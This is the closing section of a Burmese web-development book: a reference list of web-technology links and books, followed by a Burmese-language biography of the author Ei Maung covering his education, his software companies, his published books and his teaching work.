10. http://api.jquery.com
11. http://unixpapa.com/js/key.html
12. http://en.wikipedia.org/wiki/Php
13. http://en.wikipedia.org/wiki/.NET_Framework
14. http://en.wikipedia.org/wiki/JavaEE
15. http://php.net/quickref.php
16. http://en.wikipedia.org/wiki/Mysql
17. [Book] MySQL Database Usage & Administration *by* Vikram Vaswani
18. http://www.php.net/manual/en/ini.list.php
19. http://httpd.apache.org/docs/current/mod/quickreference.html
20. http://en.wikipedia.org/wiki/Ajax_(programming)
21. http://www.adaptivepath.com/ideas/ajax-new-approach-web-Apps
22. http://developer.mozilla.org/en/docs/AJAX
23. http://codex.wordpress.org/Template_Hierarchy
24. [Book] The Pragmatic Programmer: From Journeyman to Master *by* Dave Thomas and Andy Hunt
25. http://diveintohtml5.info
26. http://en.wikipedia.org/wiki/Html5
27. http://www.whatwg.org/specs/web-apps/current-work/multipage
28. [Book] Web API Design *by* Brian Mulloy
29. http://twitter.github.io/bootstrap
30. http://goldilocksapproach.com
31. http://www.owasp.org/index.php/Main_Page
32. http://php.net/manual/en/book.pdo.php
33. http://fairwayweb.com/open-source-history-license-model
34. http://www.quackit.com/web_hosting/tutorial/what_is_web_hosting.cfm
35. https://laravel.com/docs/

စာရေးသူ၏ ကိုယ်ရေးအကျဉ်း

အမည်ရင်း **အိမောင်** ဖြစ်ပြီး မကွေးတိုင်းဒေသကြီး သရက်မြို့ဇာတိဖြစ်သည်။ (၂၀၀၀) ပြည့်နှစ်တွင် သရက်မြို့ အ.ထ.က (၁) မှ တက္ကသိုလ်ဝင်တန်းစာမေးပွဲအောင်မြင်ပြီး (၂၀၀၁) ခုနှစ်မှစတင်ကာ၊ ပညာဆက်လက် သင်ယူနိုင်ရန် ရန်ကုန်မြို့သို့ ပြောင်းရွှေ့ အခြေချခဲ့သည်။ (၂၀၀၃) ခုနှစ်တွင် ဒဂုံတက္ကသိုလ် လူစွမ်းအားအရင်းအမြစ်ဌာနမှ ပေးအပ်သည့် ကွန်ပျူတာနည်းပညာ ဒီပလိုမာတွဲ (Diploma in Computer Studies) ကို ရရှိခဲ့ပြီး ထိုအချိန်မှ စတင်၍ Software ရေးသားခြင်း လုပ်ငန်းများကို တစ်စိုက်မတ်မတ် လုပ်ကိုင်လာခဲ့သည်။ (၂၀၀၆) ခုနှစ်မှ စတင်ကာ Web နည်းပညာအခြေပြု Software များကို စတင်ရေးသားခဲ့ပြီး ယနေ့အချိန်ထိ Web Developer တစ်ဦးအဖြစ် ဆက်လက်လုပ်ကိုင်နေဆဲဖြစ်ပါသည်။

ကွန်ပျူတာနည်းပညာများကို အလေးထားလေ့လာနေ၍ ဆက်လက်တက်ရောက်ခြင်း မပြုဖြစ်ပဲ ရပ်တန့်ထားခဲ့သည့် အဝေးသင်တက္ကသိုလ် (ဥပဒေပညာအထူးပြု) ကို (၂၀၀၉) ခုနှစ်တွင် ပြန်လည် တက်ရောက်ခဲ့ပြီး (၂၀၁၃) ခုနှစ်တွင် အောင်မြင်၍ ဥပဒေပညာတွဲ (LL.B) ကိုရရှိခဲ့သည်။

(၂၀၀၉) ခုနှစ်တွင် Durosoft အမည်ဖြင့် Web Development လုပ်ငန်းတစ်ခုကို ဦးဆောင်တည်ထောင်ခဲ့သည်။ ပြည်တွင်းပြည်ပမှ အပ်နှံကြသည့် Outsource Project များကို အဓိကထား ဆောင်ရွက်ခဲ့သည်။ ထို့နောက် (၂၀၁၀) ခုနှစ်တွင် Outsource Project များ ဆောင်ရွက်နေရာမှ မိမိတို့ကိုယ်ပိုင် Software Product များကိုသာ ရေးသားတော့မည် ဟူသည့် ရည်ရွယ်ချက်ဖြင့် Durosoft အား Fairway Web ဟူ၍ အမည်ပြောင်းကာ ဆက်လက် လုပ်ကိုင်ခဲ့သည်။ (၂၀၁၄) ခုနှစ်တွင် Fairway Web အား TrustLink ခေါ် နည်းပညာကုမ္ပဏီတစ်ခုနှင့် ပေါင်းစပ်ခဲ့ပြီး (၂၀၁၆) ခုနှစ်တွင် ပြည်လည်ခွဲထွက်ကာ၊ ယခုအခါ Fairway Technology ဟူသည့်အမည်ဖြင့် Web နှင့် Mobile အခြေပြု Software များ ရေးသားခြင်း၊ နည်းပညာဝန်ဆောင်မှုပေးခြင်းနှင့် သင်တန်းများ ပို့ချခြင်းတို့ကို ဆောင်ရွက်လျှက် ရှိပါသည်။ ဤစာရေးသားနေစဉ်တွင် Fairway Technology ၏ Managing Partner အဖြစ် တာဝန်ထမ်းဆောင်လျှက်ရှိပါသည်။

(၂၀၁၃) ခုနှစ်ဇွန်လတွင် **Professional Web Developer** ဟူသည့်အမည်ဖြင့် ဤစာအုပ်၏ ပထမဆုံးအကြိမ်ကို ရေးသားပြုစု ဖြန့်ချိနိုင်ခဲ့သည်။ (၂၀၁၄) ခုနှစ်ဇွန်လတွင် **Ubuntu - သင့်အတွက် Linux** ဟူသည့်အမည်ဖြင့် Ubuntu Linux Operating System အကြောင်းစာအုပ်ကို ရေးသားပြုစု ဖြန့်ချိနိုင်ခဲ့ပြီး၊ (၂၀၁၅) ခုနှစ် စက်တင်ဘာလ (၁၅) ရက်နေ့တွင် **Rockstar Developer** အမည်ဖြင့် Web Service နှင့် Project Management အပါအဝင် အဆင့်မြင့်နည်းပညာများအကြောင်းကို ဖော်ပြထားသည့် စာအုပ်ကို ရေးသားပြုစု ဖြန့်ချိနိုင်ခဲ့သည်။

(၂၀၁၀) ခုနှစ်မှ စတင်ကာ Web Development ဆိုင်ရာ သင်တန်းများကို ပို့ချခဲ့ပြီး ယခုအခါ Fairway School of Technology ၏ ကျောင်းအုပ်ကြီးအဖြစ် Web နှင့် Mobile နည်းပညာဆိုင်ရာ သင်တန်းများကို ဦးဆောင်ပို့ချနေပါသည်။

ယခုအခါ ဇနီးဖြစ်သူ နှင်းဝေလွင်၊ သမီးဖြစ်သူ စုရတနာမောင် တို့နှင့်အတူ ရန်ကုန်မြို့တွင် အခြေချနေထိုင်လျှက် ရှိပါသည်။ စာရေးသူအား ဆက်သွယ်လိုပါက eimg@fairwayweb.com အီးမေးလ်လိပ်စာသို့ လည်ကောင်း၊ စာရေးသူ၏ Website ဖြစ်သော eimaung.com တွင် ဖော်ပြထားသည့် ဖုန်းနံပါတ်၊ နေရပ်လိပ်စာ စသည့်အချက်အလက်များအတိုင်းလည်ကောင်း ဆက်သွယ်နိုင်ပါသည်။